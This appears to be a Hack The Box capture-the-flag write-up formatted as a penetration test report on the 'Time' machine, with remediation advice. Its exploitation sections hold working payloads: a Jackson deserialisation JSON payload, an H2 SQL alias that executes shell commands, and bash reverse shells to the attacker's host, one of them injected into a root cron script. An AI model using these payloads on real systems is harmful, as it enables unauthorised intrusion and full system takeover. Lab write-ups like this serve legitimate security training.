

# Hack The Box Penetration Test Report

**Machine Name:** HTB-Time

**Author:** Prince.

**Severity:** Critical

**Date:** 12th June 2025

## Table of contents

- Tools Used
- Executive Summary
- Risk Rating
- Methodology
- Target Information
- Reconnaissance
- Enumeration
- Exploitation
- Privilege Escalation
- Remediation Recommendation
- Conclusion
- Proof of Access

## 1. Tools Used

- **Nmap:** Network scanning and enumeration tool used to discover open ports and services.
- **Netcat:** Utility for reading from and writing to network connections, used for testing and exploitation.
- **Python:** Used to host a simple HTTP server for delivering payloads during the engagement.
- **Obsidian:** Markdown-based note-taking application used for writing and organising the penetration test report.

## 2. Executive Summary

The penetration test on the **Time** machine revealed a critical remote code execution vulnerability within the Jackson JSON parser (CVE-2019-12384), assigned a CVSS v3.1 base score of 9.8 (Critical). This flaw permits unauthenticated attackers to execute arbitrary

code on the target system through unsafe deserialisation. Initial exploitation provided user-level access, which was subsequently escalated to full administrative control. This finding highlights the substantial risk posed by vulnerabilities in widely-used third-party libraries and underscores the necessity for rigorous input validation, secure application configuration, and prompt application of security patches to mitigate such severe threats. If left un-remediated, this vulnerability could enable attackers to gain full control of critical systems, leading to data theft, service disruption, or lateral movement across the network. This represents a significant threat to the confidentiality, integrity, and availability of the systems.

### 3. Risk Rating

Vulnerability	CVE	Impact	Likelihood	Severity	Risk Level
Jackson Deserialization RCE	CVE-2019-12384	Full system compromise	High	9.8 (Critical)	Critical
Insecure Deserialization Handling	N/A	Arbitrary code execution	High	Estimated 8.6	High
User-Level Access	N/A	Limited shell access	Medium	N/A	Medium
Privilege Escalation	N/A	SYSTEM-level access	Medium	Estimated 7.8	High

**Note: User-level access and privilege escalation were achieved through a chained attack path resulting from misconfigurations and insecure permissions.**

### 4. Methodology

- **Reconnaissance:** An initial Nmap scan revealed two open ports on the target system: **22 (SSH)** and **80 (HTTP)**. The web service hosted on port 80 served a **JSON beautifier and validator** interface, indicating the presence of backend parser. This presented a potential attack surface for deserialisation vulnerabilities.
- **Enumeration:** Further analysis revealed the application was utilising the **Jackson JSON parser**, which is known to be vulnerable to unsafe deserialisation. The service was confirmed to be susceptible to **CVE-2019-12384**, enabling the attacker to craft a malicious payload that led to unauthenticated **remote code execution**.
- **Exploitation & Post-Exploitation:** Successful exploitation of the Jackson deserialisation flaw resulted in a **reverse shell** as a low-privileged user. During post-exploitation enumeration, a **cron job** executing every minute was discovered. This scheduled script had **world-writable permissions**, providing an opportunity for privilege escalation.

- **Privileges Escalation:** By modifying the writable scheduled script, the attacker was able to inject malicious code, which was executed with elevated privileges on the next cron cycle. This led to **SYSTEM-level access** on the target machine. The compromise stemmed from a combination of deserialisation vulnerabilities and **insecure file permissions**. Remediation should include patching third-party libraries, restricting write access to system scripts, and auditing scheduled tasks for misconfigurations.

## 5. Target Information

- **IP Address:** 10.10.10.214
- **Machine Name:** HTB-Time
- **Operating System:** Linux

## 6. Reconnaissance

Command Used:

```
sudo nmap -T4 10.10.10.214
```

Open Ports:

- 22/tcp - SSH
- 80/tcp - HTTP

```
[user@parrot]--[~/Desktop]
$ sudo nmap -T4 10.10.10.214
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-08 13:29 UTC
Nmap scan report for 10.10.10.214
Host is up (0.68s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

## 7. Enumeration

- **Web Interface Identification:** Initial reconnaissance of the HTTP service at <http://10.10.10.214> revealed a custom web application providing an **online JSON beautifier and validator** interface. The interface featured a dropdown menu with two options: **"Beautify"** and **"Validate(Beta)"**, along with a JSON input field.
- **Functionality Testing and Error Inspection:** Submitting input under the "Beautify" option consistently returned null. However selecting "Validate (Beta)" triggered a verbose error message. Further analysis of the error trace indicated the backend was using the **Jackson JSON parser** for processing input.

- **Vulnerability Discovery - Jackson Parser:** Reviewing the error output and behaviour confirmed the use of a vulnerable version of the Jackson parser, specifically susceptible to **CVE-2019-12384** - a known insecure deserialisation vulnerability. This indicated a viable entry point for remote code execution through crafted JSON payloads.
- **Summary:** The enumeration phase uncovered a misconfigured web application that exposed internal exception handling and revealed its use of a vulnerable JSON parsing library. These findings directly led to the successful exploitation and compromise of the system.

## 8. Exploitation

Initial access to the target system was achieved by exploiting an **unauthenticated remote code execution vulnerability** resulting from insecure deserialisation in the Jackson JSON parser. The web application hosted at <http://10.10.10.214> featured a **"Validate (Beta)"** function that processed user-supplied JSON input. Error messages from this interface revealed the use of the **Jackson** library, which is known to be vulnerable to **CVE-2019-12384** when improperly configured.

This vulnerability enables attackers to exploit the **H2 database's INIT connection string**, in conjunction with Jackson's polymorphic type handling, to execute arbitrary Java code. A malicious SQL script was hosted externally and then loaded into the application through a crafted JSON payload, resulting in arbitrary command execution and a reverse shell to the attacker's host.

## Steps to Reproduce

### 1. Create Malicious SQL Payload (inject.sql):

```
CREATE ALIAS SHELLEXEC AS $$
    String shellexec(String cmd) throws java.io.IOException {
        String[] command = {"/bin/bash", "-c", cmd};
        java.util.Scanner s = new java.util.Scanner(
            Runtime.getRuntime().exec(command).getInputStream()
        ).useDelimiter("\\A");
        return s.hasNext() ? s.next() : "";
    }
$$;
CALL SHELLEXEC('bash -i >& /dev/tcp/10.10.16.4/4444 0>&1');
```

### 2. Host the Malicious Script on the Attacker Machine:

```
sudo python3 -m http.server 80
```


### 3. Start a Netcat Listener to Capture the Reverse Shell:

```
nc -lvnp 4444
```

4. Submit Malicious JSON Payload via "Validate (Beta)" Input:

```
[
  "ch.qos.logback.core.db.DriverManagerConnectionSource",
  {
    "url": "jdbc:h2:mem:;INIT=RUNSCRIPT FROM
'http://10.10.16.4/inject.sql'"
  }
]
```

5. Receive Reverse Shell: Upon submission, the H2 database engine executed the hosted SQL script, leading to the invocation of the SHELLEXEC alias. This executed the supplied Bash reverse shell command, establishing a connection back to the attacker's listener and granting user-level shell access to the target system.



```
(kali㉿kali)-[~/Desktop]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.214] 45950
bash: cannot set terminal process group (876): Inappropriate ioctl for device
bash: no job control in this shell
pericles@time:/var/www/html$ whoami
whoami
pericles
pericles@time:/var/www/html$ id
id
uid=1000(pericles) gid=1000(pericles) groups=1000(pericles)
pericles@time:/var/www/html$
```

## 9. Privilege Escalation

Following successful initial access with user-level privileges, local enumeration was conducted to identify potential privilege escalation vectors. The enumeration process revealed a misconfigured, root-owned script that was world-writable and executed automatically every minute. This insecure configuration was exploited to escalate privileges and gain full root-level access to the target system.

### Steps to Reproduce

1. **Enumeration Using LinPEAS:** To identify local misconfigurations, the linpeas.sh script was transferred to the target system and executed:

```
curl http://10.10.16.4/linpeas.sh -o /tmp/linpeas.sh
chmod +x /tmp/linpeas.sh
```

```
./linpeas.sh
```

2. **Discovery of Privilege Escalation Vector:** The output of LinPEAS revealed the presence of root-owned script:

```
/usr/bin/timer_backup.sh
```

- Permissions: World-writable
- Execution Context: Root
- Trigger Mechanism: Scheduled to execute every minute

3. **Payload Injection:** The writable script was modified to include a reverse shell payload, enabling remote code execution with root privileges:

```
echo -e '\nbash -i >& /dev/tcp/10.10.16.4/9001 0>&1' >>  
/usr/bin/timer_backup.sh
```

4. **Listener Setup and Privilege Escalation:** A Netcat listener was set up on the attacker's machine:

```
nc -lvnp 9001
```

Within one minute, the script got executed, establishing a reverse shell as the root user, thereby achieving full administrative control over the target system.

```
(kali㉿kali)-[~/Desktop]  
$ nc -lvnp 9001  
listening on [any] 9001 ...  
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.214] 48556  
bash: cannot set terminal process group (132819): Inappropriate ioctl for device  
bash: no job control in this shell  
root@time:/# whoami  
whoami  
root  
root@time:/# id  
id  
uid=0(root) gid=0(root) groups=0(root)  
root@time:/# exit
```

## 10. Remediation Recommendation

To address the security risks identified during the assessment of the Time machine, the following recommendations are proposed:

- **Patch Vulnerable Dependencies**

1. Upgrade the Jackson library to a version that properly restricts polymorphic deserialisation.
2. Disable default typing unless absolutely necessary and enforce strict type whitelisting.
3. Regularly monitor for and apply security patches to all third-party components.

- **Input Validation and Secure Parsing**

1. Apply strict server-side input validation to all JSON inputs.
2. Avoid dynamic code execution during parsing (e.g., avoid reflective deserialisation unless securely sandboxed).
3. Implement security headers and API rate-limiting to reduce abuse potential.

- **Script and Cron Job Hardening**

1. Review all cron-executed scripts for secure permission settings.
2. Implement file integrity monitoring on cron directories and scripts.

- **Least Privilege and Access Control**

1. Enforce the principle of least privilege on all services and scheduled tasks.
2. Remove unnecessary user access to sensitive directories and system binaries.
3. Regularly audit permissions on files, directories, and user roles.

- **Secure Development Practices**

1. Enforce secure coding standards through code reviews and automated scanning tools (e.g., SonarQube, Semgrep).
2. Integrate Static Application Security Testing (SAST) and Software Composition Analysis (SCA) into CI/CD pipelines.
3. Educate developers on secure deserialisation and secure handling of user inputs.

- **Monitoring and Incident Detection**

1. Enable detailed logging on API endpoints, scheduled tasks, and authentication mechanisms.
2. Use a host-based intrusion detection system (HIDS) such as OSSEC or Wazuh.
3. Configure real-time alerts for suspicious file permission changes or unauthorised cron notifications.

- **General Recommendations**

1. Conduct regular internal penetration tests and configuration audits.
2. Apply CIS Benchmark recommendations for Linux system hardening.
3. Establish a formal vulnerability management and patching policy.

- **Role-Based Responsibility Suggestions**

1. Development Team: Patch vulnerable libraries, improve input validation.
2. System Administrators: Audit cron jobs and enforce least privilege.
3. Security Team: Implement monitoring, intrusion detection, and periodic reviews.

## 11. Conclusion

The penetration test of the Time machine highlighted several high and critical risk security issues that culminated in a completed system compromise. The attack path began with an insecure deserialisation vulnerability in the Jackson JSON parser (**CVE-2019-12384, CVSS 9.8**), which allowed unauthenticated remote code execution and user-level shell access.

Further post-exploitation enumeration revealed a **world-writable, root-owned script** (`/usr/bin/timer_backup.sh`) executed via cron every minute. This misconfiguration enabled privilege escalation to the root user, granting full control over the target system.

The issues observed in this environment reflect common security oversights found in real-world infrastructures, particularly in web application components and automated system tasks. These findings emphasise the need for:

- Rigorous dependency and configuration management
- Strong input validation and secure coding practices
- Strict access controls and least privileges enforcement
- Continuous monitoring and proactive defence mechanisms.

By implementing the remediation steps outlined in this report, the organisation can significantly reduce its attack surface, prevent similar exploitation scenarios, and enhance its overall cybersecurity posture. Fostering a proactive security culture and continuous education across all teams is critical to sustaining long-term resilience against similar threats.

## 12. Proof of Access (Flags Captured)

- **User.txt**

```
pericles@time:/home/pericles$ cat user.txt
cat user.txt
```



- **Root.txt**

```
Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  
(kali@kali)-[~/Desktop]  
$ nc -lvp 9001  
listening on [any] 9001 ...  
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.214] 48528  
bash: cannot set terminal process group (132424): Inappropriate ioctl for device  
bash: no job control in this shell  
root@time:/# cat root/root.txt  
cat root/root.txt
```